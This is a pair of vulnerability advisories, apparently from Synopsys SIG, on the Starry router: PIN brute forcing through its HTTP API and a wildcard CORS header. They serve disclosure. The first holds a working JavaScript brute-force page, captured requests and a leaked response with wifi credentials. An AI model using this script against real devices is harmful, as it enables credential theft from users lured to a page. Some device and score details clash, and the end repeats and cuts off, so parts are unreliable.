1) SIG-EXT-08-2017-01 (Account PIN can be bruteforced) -- CVE-2017-13718

Introduction

Recently it was identified that the HTTP API supported by Starry router camera allows to brute force the PIN setup by the user on the device and this allows an attacker to change wifi setting, PIN as well as port forward and expose any internal device's port to the Internet as a part of the research on IoT devices in the most recent firmware for Amcrest IPM-721S. This device acts as an IP camera and allows an user to view and control the settings on the device.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the HTTP API supported by Starry router camera allows to brute force the PIN setup by the user on the device and this allows an attacker to change wifi setting, PIN as well as port forward and expose any internal device's port to the Internet..

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):

- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

Vulnerable Versions

All versions of Starry router up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Starry devices up to the latest version should be vulnerable as well.

Steps to Reproduce

----

1) Create an HTML file called brute.html

```
<html>
<body>
    <script>


        function authenticateUser(user, password)
        {
            var token = user + ":" + password;

            // Should i be encoding this value????? does it matter???
            // Base64 Encoding -> btoa
            var hash = btoa(token);

            return "Basic " + hash;
        }

        function CallWebAPI(i)
        {
```

```
                        j=i;
                        // New XMLHTTPRequest
                        var request = new XMLHttpRequest();
                        request.onreadystatechange=function()
                        {
                                if (request.readyState === 4)
                                {   //if complete
                                        if(request.status === 200)
                                        {
                                                alert("The pin is "+i);
                                                alert(request.responseText);
                                                return;
                                        }
                                        else
                                        {
                                                //alert(1); //otherwise, some other code was returned
                                                CallWebAPI(++i);
                                        }
                                }
                        }
                        request.open("GET", "http://192.168.99.1:3031/usersites", false);

                        request.setRequestHeader("Authorization", authenticateUser(i, ''));
                        request.send();
                        // view request status


                }

CallWebAPI(0000);


        </script>
<div>
<div id="response">

</div>

</body>
</html>
```

2) Then host the HTML page on your web server or navigate to it locally


3) This will start brute forcing the PIN

Note: Since the PIN is only 4 digit long it has to go at a maximum through 9999 combinations before the device is successfully bruteforced.

Vulnerability Description


Synopsys Software Integrity Group staff identified that the HTTP API supported by Starry router camera allows to brute force the PIN setup by the user on the device and this allows an attacker to change wifi setting, PIN as well as port forward and expose any internal device's port to the Internet.

It was identified that the device uses custom Python code called "rodman" that allows the mobile appication to interact with the device. The APIs that are a part of this rodman python file allow the mobile application to interact with the device using a secret which is a uuid4 based session identifier generated by the device the first time it is set up. However in some cases these APIs can also use a security code. This security code is nothing but the PIN number set bby the user to interact with the device when using touch interface on the router.




```
class RodmanAPI(object):

    def __init__(self, mediator, host, port):
        self.app = WebAPI(mediator, host, port)
        self.mediator = mediator
        self.app.define_auth_handler('secret', self.serial_secret_auth)
        self.app.define_auth_handler(
            'secret_or_security_code',
            self.secret_or_security_code)
        self.app.define_route('/ok', self.ok, methods=['GET'])
        self.app.define_route(
            '/usersites',
            self.usersites,
            methods=['PUT', 'PATCH'],
            auth='secret_or_security_code')
        self.app.define_route(
            '/usersites',
            self.get_usersite,
            methods=['GET'],
            auth='secret_or_security_code')
```

This allows an attacker on the Internet to interact with the router's HTTP interface when a user might navigate to the attacker's website and brute force the credentials. Also since the device's server sets up Allow-origin header to "*", an attacker can easily interact with the JSON payload returned by the device and steal sensitive information about the device as shown in the images below.



```
OPTIONS http://192.168.99.1:3031/usersites HTTP/1.1
Host: 192.168.99.1:3031
Connection: keep-alive
Access-Control-Request-Method: GET
Origin: null
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 S
Access-Control-Request-Headers: authorization
Accept: */*
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
```


```
HTTP/1.1 200 OK
Server: nginx/1.8.1
Date: Wed, 28 Jun 2017 19:30:50 GMT
Content-Type: text/html
Connection: keep-alive
Access-Control-Allow-Headers: Authorization, Content-Type, If-None-Match
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: OPTIONS, PUT, PATCH, HEAD, GET
Content-Length: 33

Allow: OPTIONS,PUT,PATCH,HEAD,GET
```



The pin is 6666

14 requests, 1.29 KB (transferred: 1.29 KB), 982 ms

Stat...	Method	File	Domain	Cause	Type	Transfe...	Size	0 ms
● 200	OPTIONS	usersites	192.168.99.1:3031	xhr	html	33 B	33 B	→ 8 ms
🟥 401	GET	usersites	192.168.99.1:3031	JS xhr	html	12 B	12 B	→ 16 ms
● 200	OPTIONS	usersites	192.168.99.1:3031	xhr	html	33 B	33 B	→ 9 ms
🟥 401	GET	usersites	192.168.99.1:3031	JS xhr	html	12 B	12 B	→ 6 ms
● 200	OPTIONS	usersites	192.168.99.1:3031	xhr	html	33 B	33 B	→ 31 ms
🟥 401	GET	usersites	192.168.99.1:3031	JS xhr	html	12 B	12 B	→ 11 ms
● 200	OPTIONS	usersites	192.168.99.1:3031	xhr	html	33 B	33 B	→ 7 ms
🟥 401	GET	usersites	192.168.99.1:3031	JS xhr	html	12 B	12 B	→ 8 ms
● 200	OPTIONS	usersites	192.168.99.1:3031	xhr	html	33 B	33 B	→ 6 ms
🟥 401	GET	usersites	192.168.99.1:3031	JS xhr	html	12 B	12 B	→ 8 ms
● 200	OPTIONS	usersites	192.168.99.1:3031	xhr	html	33 B	33 B	→ 9 ms
🟥 401	GET	usersites	192.168.99.1:3031	JS xhr	html	12 B	12 B	→ 7 ms



```
false}, "channel_24": 6, "guest_password": "FeastOasis", "updated": "2017-06-28T19:19:58.032Z", "upnp_enabled": true,
"software_version": "1.6.0-1", "port_forwarding_config": {"items": [{"local_ip_address": "192.168.99.116", "protocol": "OTHER", "port": 8084,
"local_port": 8081}]}, "password": "testtest", "provisioned": true, "security_code": "6666", "name": "Home", "isp": null, "ssid_suffix_guest":
"_Guest", "_id": "590f9d04a004e90c33d4c41a", "wan_ip_config": {"static": false}}
```

☐ Prevent this page from creating additional dialogs

14 requests, 1.29 KB (transferred: 1.29 KB), 982 ms

Stat...	Method	File	Domain	Cause	Type	Transfe...	Size	0 ms
● 200	OPTIONS	usersites	192.168.99.1:3031	xhr	html	33 B	33 B	→ 8 ms
🟥 401	GET	usersites	192.168.99.1:3031	JS xhr	html	12 B	12 B	→ 16 ms
● 200	OPTIONS	usersites	192.168.99.1:3031	xhr	html	33 B	33 B	→ 9 ms
🟥 401	GET	usersites	192.168.99.1:3031	JS xhr	html	12 B	12 B	→ 6 ms
● 200	OPTIONS	usersites	192.168.99.1:3031	xhr	html	33 B	33 B	→ 31 ms
🟥 401	GET	usersites	192.168.99.1:3031	JS xhr	html	12 B	12 B	→ 11 ms
● 200	OPTIONS	usersites	192.168.99.1:3031	xhr	html	33 B	33 B	→ 7 ms
🟥 401	GET	usersites	192.168.99.1:3031	JS xhr	html	12 B	12 B	→ 8 ms
● 200	OPTIONS	usersites	192.168.99.1:3031	xhr	html	33 B	33 B	→ 6 ms
🟥 401	GET	usersites	192.168.99.1:3031	JS xhr	html	12 B	12 B	→ 8 ms
● 200	OPTIONS	usersites	192.168.99.1:3031	xhr	html	33 B	33 B	→ 9 ms

Exploitation

It is very easy to execute a command of an attacker's choice. To exploit the situation an attacker has to trick a user into navigating to his/her site via a phishing attack .An attacker on the Internet can then easily interact with the router's HTTP interface when a user navigates to the attacker's website and brute force the credentials. Also since the device's server sets up `Access-Control-Allow-Origin` header to "*", an attacker can easily interact with the JSON payload returned by the device and steal sensitive information about the device as shown in the images below.

Vulnerability discovery

The vulnerability was discovered simply by performing reverse engineering the firmware and web application pentest on the web management interface of the Starry router.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary for the developers to restrict allow-access from attribute to specific domains that are allowed to use the flash for making requests to the device. Also the device should not allow any of the HTTP APIs to be accessed by just using the PIN number.

2) SIG-EXT-08-2017-02 (HTML5 CORS ORIGIN set with Wildcard) -- CVE-2017-13717

Introduction

Recently it was identified that a cross domain origin header Access-Control-Allow-Origin was identified to be set to wildcard which allowed any website on the Internet to interact with the device. This device acts as a smart wireless router.

Advisory

Overview

Synopsys Software Integrity Group staff identified that a cross domain origin header Access-Control-Allow-Origin was identified to be set to wildcard which allowed any website on the Internet to interact with the device.

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:R/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 8.6 (High).

The final score is thus 8.6 (High).


Vulnerable Versions

All versions of Starry router up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Starry devices up to the latest version should be vulnerable as well.

Steps to Reproduce

----

1) Navigate to the http://IP_ADDRESS:3031/usersites
2) Observe that the device sends all the HTTP response headers which has Access-Control-Allow-Origin set to asterisk *



```
OPTIONS http://192.168.99.1:3031/usersites HTTP/1.1
Host: 192.168.99.1:3031
Connection: keep-alive
Access-Control-Request-Method: GET
Origin: null
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 S
Access-Control-Request-Headers: authorization
Accept: */*
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
```

```
HTTP/1.1 200 OK
Server: nginx/1.8.1
Date: Wed, 28 Jun 2017 19:30:50 GMT
Content-Type: text/html
Connection: keep-alive
Access-Control-Allow-Headers: Authorization, Content-Type, If-None-Match
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: OPTIONS, PUT, PATCH, HEAD, GET
Content-Length: 33

Allow: OPTIONS,PUT,PATCH,HEAD,GET
```

Vulnerability Description

The device sets Access-Control-Allow-Origin header to be set to “*”. This allows any hosted file on any domain to make calls to the device’s webserver and brute force the credentials and pull any information that is stored on the device. In this case, user’s wifi credentials are stored in clear text on the device and can be pulled easily.

Exploitation

It is very easy to execute a command of an attacker’s choice. To exploit the situation an attacker has to trick a user into navigating to his/her site via a phishing attack. After that the website should be able to interact with the device’s webserver and brute force the PIN on the device.

Vulnerability discovery

The vulnerability was discovered simply by performing reverse engineering the firmware and web application pentest on the web management interface of the IP-camera.


Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation


It is necessary for the developers to restrict allow-access from attribute to specific domains that are allowed to use the flash for making requests to the device.

.



```
OPTIONS http://192.168.99.1:3031/usersites HTTP/1.1
Host: 192.168.99.1:3031
Connection: keep-alive
Access-Control-Request-Method: GET
Origin: null
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 S
Access-Control-Request-Headers: authorization
Accept: */*
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
```

```
HTTP/1.1 200 OK
Server: nginx/1.8.1
Date: Wed, 28 Jun 2017 19:30:50 GMT
Content-Type: text/html
Connection: keep-alive
